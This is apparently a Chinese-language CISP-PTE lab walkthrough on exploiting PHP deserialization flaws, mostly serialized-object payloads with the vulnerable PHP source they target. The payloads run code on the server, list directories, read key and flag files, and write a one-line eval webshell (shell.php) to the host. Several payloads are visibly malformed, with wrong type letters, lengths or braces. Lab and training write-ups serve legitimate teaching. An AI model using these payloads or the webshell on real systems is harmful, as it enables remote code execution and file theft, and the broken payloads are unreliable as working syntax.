


反序列化漏洞操作指南-PHP

任务1: winserver-反序列化漏洞->target.php

任务目标: 获取系统中的key.cisp文件内容, 并按规定提交


序列化和反序列化

- [前置](#)
- [序列化](#)
- [反序列化](#)
- [魔法方法 \(函数\)](#)
- [反序列化漏洞](#)



根据源代码进行分析使用以下payload能够执行php代码


```
?data=0:7:"example":1:{s:6:"handle";o:7:"process":1:{s:3:"pid";s:10:"phpinfo()";}};
```



PHP Version 5.4.31	
System	Windows NT PLAYSTATION 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)


尝试在当前目录寻找key.cisp文件

```
?data=0:7:"example":1:{s:6:"handle";o:7:"process":1:{s:3:"pid";s:23:"print_r(scandir(' ./' ));";}};
```




去上级目录寻找key.cisp文件

```
?data=O:7:"example":1:{s:6:"handle";O:7:"process":1:{s:3:"pid";s:24:"print_r(scandir('..'))";}};
```




发现上级目录也不存在key.cisp文件，再向上一级目录查看

```
?data=O:7:"example":1:{s:6:"handle";O:7:"process":1:{s:3:"pid";s:27:"print_r(scandir(' ../../'))";}};
```



读取key.cisp文件内容提交

```
?data=0:7:"example":1:{s:6:"handle";o:7:"process":1:{s:3:"pid";s:36:"print_r(readfile(' ../../key.cisp'))";}}}
```



将获取到的key安装规定格式提交

```
f1ag{e10adc3949ba59abbe56e057f20f883e}
```

也可以尝试写入webshell,payload如下

```
?data=0:7:"example":1:{s:6:"handle";o:7:"process":1:{s:3:"pid";s:59:"file_put_contents('shell.php','<?php @eval($_POST[1]);?>');"}}}
```

任务2: winserver-反序列化漏洞->target1.php

任务目标1: 获取系统中的c:/key1.cisp文件内容, 并按规定提交

根据代码审计可知执行以下payload可以获取flag.php文件内容

```
?file=O:4:"demo":1:{s:4:"file";s:27:"../../../../../../../../key1.cisp";}
or
?file=O:4:"demo":1:{s:4:"file";s:12:"C:/key1.cisp";}
```

INI SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI

Load URL Split URL Execute

Post data Referrer OXHEX %URL BASE64 Insert string to replace Insert replacing string Replace All

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
<?php
show_source(__FILE__);
error_reporting(0);
//flag is in flag.php
class demo {
    public $file;
    function __construct($filename = ''){
        $this->file=$filename;
    }
    function readfile(){
        if (!empty($this->file)){
            return @file_get_contents($this->file);
        }
    }
}
isset($_GET['file']) && $g = $_GET['file'];
if (!empty($g)){
    $x = unserialize($g);
}
echo $x->readfile();
?>
```

GET it key1:e10adc3949ba59abbe56e057f20f883e


获取到flag为

```
flag{e10adc3949ba59abbe56e057f20f883e}
```

任务目标2：获取当前目录下的key.php文件内容，并按规定提交

根据代码审计可知执行以下payload可以获取flag.php文件内容

```
?file=O:4:"demo":1:{s:4:"file";s:8:"flag.php";}
```

练习题目四：反序列化漏洞

序列化就是把对象转换成字节流，便于保存在内存、文件、数据库中；反序列化即逆过程，由字节流还原成对象。

开始答题

根据提示进入答题界面



```
<?php
error_reporting(0);
include "key4.php";
$TEMP = "CISP-PTE";
$str = $_GET['str'];
if (unserialize($str) === $TEMP)
{
    echo "$key4";
}
show_source(__FILE__);
```

根据代码可以分析出，需要我们使用GET请求方法向服务器传输str参数，当str参数的值反序列化之后和“CISP-PTE”相等就可以获取到flag,所以构造如下payload

```
?str=s:8:"CISP-PTE";
```



获取到flag

```
flag{12345678}
```